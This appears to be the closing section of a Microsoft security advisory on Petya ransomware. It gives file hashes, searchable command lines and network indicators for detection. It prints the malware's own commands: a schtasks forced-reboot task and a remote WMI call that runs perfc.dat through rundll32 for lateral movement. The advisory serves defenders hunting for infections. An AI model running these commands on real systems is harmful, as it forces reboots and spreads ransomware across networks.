- 9717cfdc2d023812dbc84a941674eb23a2a8ef06
- 38e2855e11e353cedf9a8a4f2f2747f1c5c07fcf
- 56c03d8e43f50568741704aee482704a4f5005ad

Command lines

In environments where command-line logging is available, the following command lines may be searched:

Scheduled Reboot Task: Petya schedules a reboot for a random time between 10 and 60 minutes from the current time

-
  ```
  schtasks /Create /SC once /TN “” /TR “<system folder>\shutdown.exe /r /f” /ST <time>
  ```

-
  ```
  cmd.exe /c schtasks /RU “SYSTEM” /Create /SC once /TN “” /TR
  “C:\Windows\system32\shutdown.exe /r /f” /ST <time>
  ```

This may be surfaced by searching for EventId 106 (General Task Registration) which captures tasks registered with the Task Scheduler service.


Lateral Movement (Remote WMI)

```
“process call create \”C:\\Windows\\System32\\rundll32.exe \\\”C:\\Windows\\perfc.dat\\\” #1"
```

Network indicators

In environments where NetFlow data are available, this ransomware’s subnet-scanning behavior may be observed by looking for the following:

- Workstations scanning ports tcp/139 and tcp/445 on their own local (/24) network scope
- Servers (in particular, domain controllers) scanning ports tcp/139 and tcp/445 across multiple /24 scopes



Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft community and Windows Defender Security Intelligence.